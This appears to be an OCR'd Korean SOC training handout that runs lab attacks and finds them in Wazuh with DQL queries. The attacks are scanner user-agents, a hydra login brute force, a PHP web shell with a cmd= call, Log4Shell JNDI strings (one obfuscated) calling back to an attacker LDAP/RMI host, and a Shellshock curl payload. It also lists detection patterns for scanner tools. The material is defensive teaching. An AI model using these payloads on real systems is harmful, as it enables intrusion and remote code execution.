Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.name	web
t data.id	403
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/vulnerabilities/sqli/?id=1&Submit=Submit%27%20AND%205978%3D2022%20AND%20%27RVRc%27%3D%27RVRc
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:16:45:24 +0900] "GET /vulnerabilities/sqli/?id=1&Submit=Submit%27%20AND%205978%3D2022%20AND%20%27RVRc%27%3D%27RVRc HTTP/1.1" 403 457 "-" "sqlmap/1.6.4#stable (https://sqlmap.org)"
t id	1793433064.22551895

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · data.srcip · data.id · data.url`

결과 1 hits

읽는 법

- rule.id 31151 = ' 같은 IP 에서 400 번대 오류가 짧은 시간에 여러 번 ' — Wazuh 가 IP 별로 이미 세어 준 결과
- 왼쪽 data.srcip 필드의 Visualize → 상위 IP 가 곧 스캐너
- 개별 404/403 행은 정상 사용자에게도 생기므로 빈도 룰부터 본다

05 스캐너 도구 User-Agent

kt66 검증 완료

공격

sqlmap, nikto, nmap 등은 기본 User-Agent 에 도구 이름을 남김

탐지 포인트


full_log 에 도구 이름

검색 원리

full_log 는 text 필드라 소문자 단어 단위로 검색됨

결과 해석

full_log 를 펼치면 User-Agent 문자열과 요청 경로가 함께 보임. 정상 모니터링 도구 (curl 헬스체크) 는 IP 로 제외




```
full_log:(sqlmap or nikto or nmap or masscan or zgrab or dirbuster or gobuster or "python-requests")
```

05 실습 ① 공격 실행 — 스캐너 도구 User-Agent

공격자 att@192.168.0.202 — 05 스캐너 도구 User-Agent

```
# 각 도구가 보내는 User-Agent 헤더를 그대로 확인 (-v: 요청 헤더 출력)
att@attacker:~$ curl -s -v -o /dev/null -A "sqlmap/1.6.4#stable (https://sqlmap.org)" http://dvwa.ccc.com/ 2>&1 | grep -E "^> (GET|User-Ag
ent)|^< HTTP"
> GET / HTTP/1.1
> User-Agent: sqlmap/1.6.4#stable (https://sqlmap.org)
< HTTP/1.1 403 Forbidden
att@attacker:~$ curl -s -v -o /dev/null -A "Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:000003)" http://dvwa.ccc.com/ 2>&1 | grep -E
"^> (GET|User-Agent)|^< HTTP"
> GET / HTTP/1.1
> User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:000003)
< HTTP/1.1 403 Forbidden
att@attacker:~$ python3 -c "import requests; print(requests.get('http://dvwa.ccc.com/').status_code)"
200
```

구문 풀이

`curl -v -A "sqlmap/1.6.4#stable …"`


-A 로 User-Agent 를 도구 기본값과 똑같이 보냄 . -v 로 실제 보낸 헤더 (> User-Agent:) 를 화면에 출력

`python3 -c "import requests; …"`

파이썬 requests 라이브러리의 기본 User-Agent(python-requests/x.y) 도 자동화 흔적

05 실습 ② SIEM 에서 찾기 — 스캐너 도구 User-Agent

```
full_log:(sqlmap or nikto or nmap or masscan or zgrab or dirbuster or gobuster or "python-requests")
```



Time	agent.name	rule.id	rule.description	data.srcip	data.id	full_log
Oct 31, 2026 @ 16:58:49.717	web	31101	Web server 400 error code.	192.168.0.202	403	192.168.0.202 - - [31/Oct/2026:16:58:49 +0900] "GET / HTTP/1.1" 403 438 "-" "Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:000003)"
Oct 31, 2026 @ 16:58:49.708	web	31101	Web server 400 error code.	192.168.0.202	403	192.168.0.202 - - [31/Oct/2026:16:58:49 +0900] "GET / HTTP/1.1" 403 438 "-" "sqlmap/1.6.4#stable (https://sqlmap.org)"

Expanded document — View surrounding documents — View single document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	403
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/
t decoder.name	web-accesslog

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name` · `rule.id` · `rule.description` · `data.srcip` · `data.id` · `full_log`

결과 233 hits

읽는 법

- full_log 는 원본 로그 한 줄 . 액세스 로그의 마지막 따옴표 안이 User-Agent
- full_log 는 text 필드라 sqlmap·nikto 같은 단어 단위로 검색된다 (대소문자 무시)
- 헬스체크처럼 정상 자동화도 있으니 출발지 IP 로 예외를 둔다

06 웹 로그인 브루트포스

T1110

검증 · DQL 수정

공격

/wp-login.php, /admin/login 등에 암호를 대량 시도

탐지 포인트


로그인 URL 에 POST 가 같은 IP 에서 반복. 응답 200(실패 페이지 재표시) 이거나 401/403

검색 원리

기본 룰은 없으므로 메서드·URL·IP 조합으로 좁힌 뒤 IP 별로 셈

결과 해석

한 IP 가 분 단위로 수십 건이면 브루트포스. 같은 IP 로 data.id:302 가 뒤따르면 로그인 성공




```
data.protocol:POST AND data.url:(*login* or *wp-login* or *signin* or *admin*) AND data.id:(200 or 302 or 401 or 403)
```

06 실습 ① 공격 실행 — 웹 로그인 브루트포스

공격자 att@192.168.0.202 — 06 웹 로그인 브루트포스

```
# hydra http-post-form: '경로:본문:실패 문자열' — ^USER^ · ^PASS^ 자리에 사전 값을 넣어 반복 POST
att@attacker:~$ hydra -l admin -P ~/lab/pw.txt -t 4 dvwa.ccc.com http-post-form "/login.php:username=^USER^&password=^PASS^&Login=Login:fa
iled" 2>&1 | tail -6

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-31 07:59:29
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:1/p:12), ~3 tries per task
[DATA] attacking http-post-form://dvwa.ccc.com:80/login.php:username=^USER^&password=^PASS^&Login=Login:failed
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-31 07:59:30
```

구문 풀이

```
hydra -l admin -P ~/lab/pw.txt -t 4
```

계정 admin 하나에 암호 사전 (pw.txt) 을 대입 . -t 4 = 동시 4 개 연결

```
http-post-form
"/login.php:username=^USER^&password=^PASS^
&Login=Login:failed"
```

' 경로 : 보낼 본문 : 실패 판정 문자열 '. ^USER^·^PASS^ 자리에 값을 넣어 POST, 응답에 failed 가 있으면 실패로 판단

06 실습 ② SIEM 에서 찾기 — 웹 로그인 브루트포스

```
data.protocol:POST AND data.url:(*login* or *wp-login* or *signin* or *admin*) AND data.id:(200 or 302 or 401 or 403)
```

Time	agent.name	data.srcip	data.protocol	data.url	data.id	rule.description
Oct 31, 2026 @ 16:59:31.854	web	192.168.0.202	POST	/login.php	403	Web server 400 error code.

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	403
t data.protocol	POST
t data.srcip	192.168.0.202
t data.url	/login.php
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:16:59:30 +0900] "POST /login.php HTTP/1.0" 403 457 "-" "Mozilla/5.0 (Hydra)"

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · data.srcip · data.protocol · data.url · data.id · rule.description`

결과 12 hits

읽는 법

- data.protocol POST + data.url 이 로그인 경로 + 같은 IP 반복 = 웹 로그인 브루트포스
- 로그인 성공은 보통 302(다른 페이지로 이동). 실패 화면 재표시는 200, 차단은 403
- 기본 룰이 없으므로 DQL 로 조건을 조합하고 data.srcip 로 Visualize 해 IP 별로 센다

자료와 달라진 점 성공을 놓치지 않도록 응답 코드에 302 를 추가 : data.id:(200 or 302 or 401 or 403)

웹셸 — 웹 서버에 심는 원격 조종기

원리

- 서버가 실행하는 스크립트 (PHP·JSP·ASPX) 를 업로드해 두고 , 주소로 명령을 넘겨 실행
- <?php system($_GET['cmd']); ?> → /uploads/shell.php?cmd=id → 서버에서 id 실행 결과가 응답으로

어떻게 올라가나

- 확장자 검사가 없는 업로드 기능 (이미지 대신 .php), 파일 이름 우회 (shell.php.jpg)
- 다른 취약점 (명령 삽입 ·LFI) 으로 파일 쓰기

탐지 두 갈래

- 파일 쪽 : FIM — 웹 폴더에 .php 가 ' 추가 '(554) → VirusTotal·ClamAV 로 악성 판정
- 요청 쪽 : 액세스 로그 — 업로드 경로 + cmd= · exec= 파라미터

kt66 에서의 차이

kt66 의 web 은 WAF(리버스 프록시) 라 PHP 를 실행하지 않는다 → 명령은 실행되지 않고 소스가 그대로 응답된다
실제 서비스라면 같은 요청으로 서버 명령이 실행된다 — 탐지 방법은 동일

07 웹셸 업로드와 실행

T1505.003

검증 · DQL 수정

공격

업로드 기능으로 shell.php 를 올린 뒤 ?cmd=id 처럼 명령 실행

탐지 포인트


(1) FIM — 웹 루트에 .php 파일 추가 (룰 554). (2) 액세스 로그 — 업로드 경로의 PHP 에 cmd= 파라미터

검색 원리

두 소스를 OR 로 묶으면 업로드와 실행을 한 화면에서 추적


결과 해석

syscheck.path 로 생성 파일 경로 , data.url 로 실행 명령 확인 . FIM 이 웹 루트를 realtime="yes" 로 감시해야 함




```
(syscheck.event:added AND syscheck.path:*www* AND syscheck.path:(*.php or *.jsp or *.aspx)) OR (data.url:*upload* AND data.url:(*cmd=* or *exec=* or *system\(*))
```

07 실습 ① 공격 실행 — 웹셸 업로드와 실행




구문 풀이

`<?php system($_GET["cmd"]); ?>`	가장 짧은 웹셸 — 주소의 cmd= 값을 서버 명령으로 실행한다
`/var/www/html/uploads/shell.php`	취약한 업로드 기능으로 웹 폴더에 올라간 상황을 강사가 흉내 (FIM 이 /var/www 를 실시간 감시)
`curl "http://192.168.0.189/uploads/shell.php?cmd=id"`	웹셸 실행 시도. kt66 의 web 은 WAF(프록시)라 PHP 가 없어 실행되지 않지만 요청은 로그에 남는다

07 실습 ② SIEM 에서 찾기 — 웹셸 업로드와 실행

```
(syscheck.event:added AND syscheck.path:*www* AND syscheck.path:(*.php or *.jsp or *.aspx)) OR (data.url:*upload* AND data.url:(*cmd=* or *exec=* or *system\(*))
```



Time	agent.name	rule.id	rule.description	syscheck.path	data.srcip	data.url
Oct 31, 2026 @ 19:14:05.794	web	554	File added to the system.	/var/www/html/uploads/shell.php	-	-

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t decoder.name	syscheck_new_entry
t full_log	File '/var/www/html/uploads/shell.php' added Mode: realtime
t id	1793441645.48026187
t input.type	log
t location	syscheck
t manager.name	wazuh.manager

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · syscheck.path · data.srcip · data.url`

결과 1 hits

읽는 법

- rule.id 554 = FIM 이 웹 폴더에 새 .php 파일이 생긴 것을 감지 (syscheck.path)
- 같은 파일을 매니저가 VirusTotal 에 조회 → 87105 '26 engines detected' (55 번 실습과 연결)
- access.log 쪽에서는 data.url 의 uploads·cmd= 로 실행 시도를 찾는다

자료와 달라진 점 원본 DQL 문법 오류 : *system(* 의 '(' → *system\(*. 업로드 경로는 쓰기 가능한 /var/www/html/uploads (랜딩 사이트 폴더는 읽기 전용)

Log4Shell (CVE-2021-44228) — ' 로그를 쓰다가 ' 해킹당하다

1. 무엇인가

• 2021 년 12 월 공개 , Java 프로그램이 널리 쓰는 로그 라이브러리 Log4j 2 의 원격 코드 실행 취약점 (CVSS 10.0 — 최고 위험)
• 수많은 기업 서버 · 게임 (마인크래프트)· 클라우드 서비스가 영향을 받았다

2. 원리 — 문자열 치환 기능의 함정

• Log4j 는 로그 메시지 안의 ${…} 를 ' 값으로 바꿔 주는 ' 기능이 있었다 (예 : ${java:version})
• ${jndi:ldap:// 공격자서버 /a} 를 만나면 JNDI 로 공격자 LDAP 서버에 접속해 응답 (자바 객체) 을 불러와 실행해 버린다
• 서버가 User-Agent· 검색어처럼 ' 사용자가 보낸 값을 로그에 남기기만 해도 ' 공격이 성립

3. 공격 흐름

• ① 공격자가 헤더 · 파라미터에 ${jndi:ldap:// 공격자 :1389/a} 전송 → ② 서버가 로그에 기록 → ③ Log4j 가 공격자 LDAP 에 접속 → ④ 악성 클래스 다운로드 · 실행 → ⑤ 서버 장악

4. 탐지 · 대응

• 탐지 : 요청 어디든 jndi·${ (인코딩 %24%7B, 난독화 ${lower:j}) — Wazuh 4.10 기본 룰셋에는 전용 룰이 없어 DQL 로 찾는다
• 대응 : Log4j 2.17 이상으로 업데이트 , 서버의 바깥 (아웃바운드) LDAP·RMI 연결 차단 — 콜백 IP 로 나간 연결이 있었는지 방화벽 로그 확인

08 번 공격 문자열 해부

08 Log4Shell

CVE-2021-44228 · T1190


검증 · DQL 수정

공격

${jndi:ldap:// 공격자 /x} 문자열을 헤더나 파라미터에 넣어 원격 코드 실행

탐지 포인트

요청 어디든 jndi 문자열 . URL 인코딩 (%24%7Bjndi) 과 난독화 (${${lower:j}ndi) 변형 존재



검색 원리

full_log 와일드카드는 인코딩된 토큰 안의 jndi 도 잡음

결과 해석

대부분 스캔이지만 ldap://, rmi:// 뒤의 IP 가 공격자 콜백 서버 . 그 IP 로 아웃바운드가 있었는지 방화벽 로그 교차 확인

```
full_log:*jndi* OR data.url:(*jndi* or *%24%7B* or *$\{*)
```

08 실습 ① 공격 실행 — Log4Shell

공격자 att@192.168.0.202 — 08 Log4Shell (CVE-2021-44228)

```
# User-Agent 헤더와 q 파라미터 두 곳에 JNDI 조회 문자열을 넣는다 (q 는 URL 인코딩된 같은 문자열)
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" -H 'User-Agent: ${jndi:ldap://192.168.0.202:1389/a}' "http://dvwa.ccc.com/?q
=%24%7Bjndi%3Aldap%3A%2F%2F192.168.0.202%2Fa%7D"
HTTP 403
# 난독화 변형 — ${lower:j} 는 Log4j 가 'j' 로 바꿔 읽는다
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" -H 'X-Api-Version: ${${lower:j}ndi:ldap://192.168.0.202:1389/b}' -A '${jndi:
rmi://192.168.0.202:1099/c}' http://dvwa.ccc.com/
HTTP 302
```

구문 풀이

`-H 'User-Agent: ${jndi:ldap://192.168.0.202:1389/a}'`	Log4j 가 로그에 이 문자열을 쓰는 순간 ${…} 를 '해석'하며 공격자 LDAP 서버 (1389)에 접속 → 원격 코드 실행
`q=%24%7Bjndi%3Aldap…%7D`	같은 문자열을 URL 인코딩 (%24 = $, %7B = {, %3A = :, %2F = /)
`${${lower:j}ndi:…}`	난독화 — ${lower:j} 를 Log4j 가 'j' 로 바꿔 읽으므로 'jndi' 라는 글자 없이도 동작

08 실습 ② SIEM 에서 찾기 — Log4Shell

```
full_log:*jndi* OR data.url:(*jndi* or *%24%7B* or *$\{*)
```

Time	agent.name	rule.id	rule.description	data.srcip	data.id	full_log
Oct 31, 2026 @ 18:00:53.753	web	31101	Web server 400 error code.	192.168.0.202	403	192.168.0.202 - - [31/Oct/2026:18:00:52 +0900] "GET /?q=%24%7Bjndi%3Aldap%3A%2F%2F192.168.0.202%2Fa%7D HTTP/1.1" 403 438 "-" "${jndi:ldap://192.168.0.202:1389/a}"

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	403
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/?q=%24%7Bjndi%3Aldap%3A%2F%2F192.168.0.202%2Fa%7D
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:18:00:52 +0900] "GET /?q=%24%7Bjndi%3Aldap%3A%2F%2F192.168.0.202%2Fa%7D HTTP/1.1" 403 438 "-" "${jndi:ldap://192.168.0.202:1389/a}"

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.srcip · data.id · full_log`

결과 1 hits

읽는 법

- Wazuh 4.10 기본 룰셋에는 Log4Shell 전용 룰이 없다 → 403(차단) 처럼 '400 번대 오류 ' 룰에 걸린 줄만 alerts 에 남는다
- full_log 에서 jndi·ldap 뒤의 IP: 포트가 공격자 콜백 서버 → 방화벽에서 그 IP 로의 바깥 연결이 있었는지 확인

자료와 달라진 점 원본 DQL 문법 오류 : *${* 의 '{' → *$\{*. 대상은 차단 모드인 dvwa (juice 는 200 이라 레벨 0 → 인덱스에 안 남음)

개념 — 09 Shellshock (1/2)

ShellShock

1. Shellshock(쉘쇼크) 취약점이란 ?

- **개요** : 2014 년에 발견된 유닉스 / 리눅스의 기본 셸인 Bash(Bourne-Again Shell) 의 심각한 코드 실행 취약점입니다 .
- **핵심 원인** : Bash 가 환경 변수를 해석할 때 **함수 정의 뒤에 이어진 추가 명령어까지 무시하지 않고 자동으로 실행**해 버리는 설계상의 허점 때문에 발생합니다 .
- **위험성** : 공격자는 인증 없이 원격으로 대상 서버에서 임의의 명령어를 실행 (RCE, Remote Code Execution) 할 수 있어 당시 최고 수준의 위험도로 평가되었습니다 .

2. 구문 상세 분석

슬라이드의 9 번 항목에 기재된 명령어는 다음과 같습니다 .

curl -A '() { :; }; /bin/bash -c "id"' http://juice.ccc.com/cgi-bin/test.cgi

이 구문은 크게 전송 방식 (CGI) 과 **주입 구문 (Payload)** 두 부분으로 나누어 이해할 수 있습니다 .

① 전송 및 주입 통로 : curl -A '...'

- **-A (User-Agent 헤더)**: curl 에서 웹 서버로 요청을 보낼 때 User-Agent HTTP 헤더 값을 지정하는 옵션입니다 .
- **CGI 환경과의 연동** : 웹 서버 (Apache 등) 는 CGI 스크립트 (test.cgi) 를 실행할 때 , 클라이언트가 보낸 HTTP 요청 헤더들을 **환경 변수**로 변환하여 전달합니다 .
  - 예 : User-Agent 값 → HTTP_USER_AGENT 환경 변수로 저장됨 .

개념 — 09 Shellshock (2/2)

ShellShock

- ② 페이로드 분석 : '() { :; }; /bin/bash -c "id"'

구분	함수 정의 선언	더미 함수 본문	함수 정의 종료	악성 명령어 주입
구문	`() {`	`:;`	`};`	`/bin/bash -c "id"`
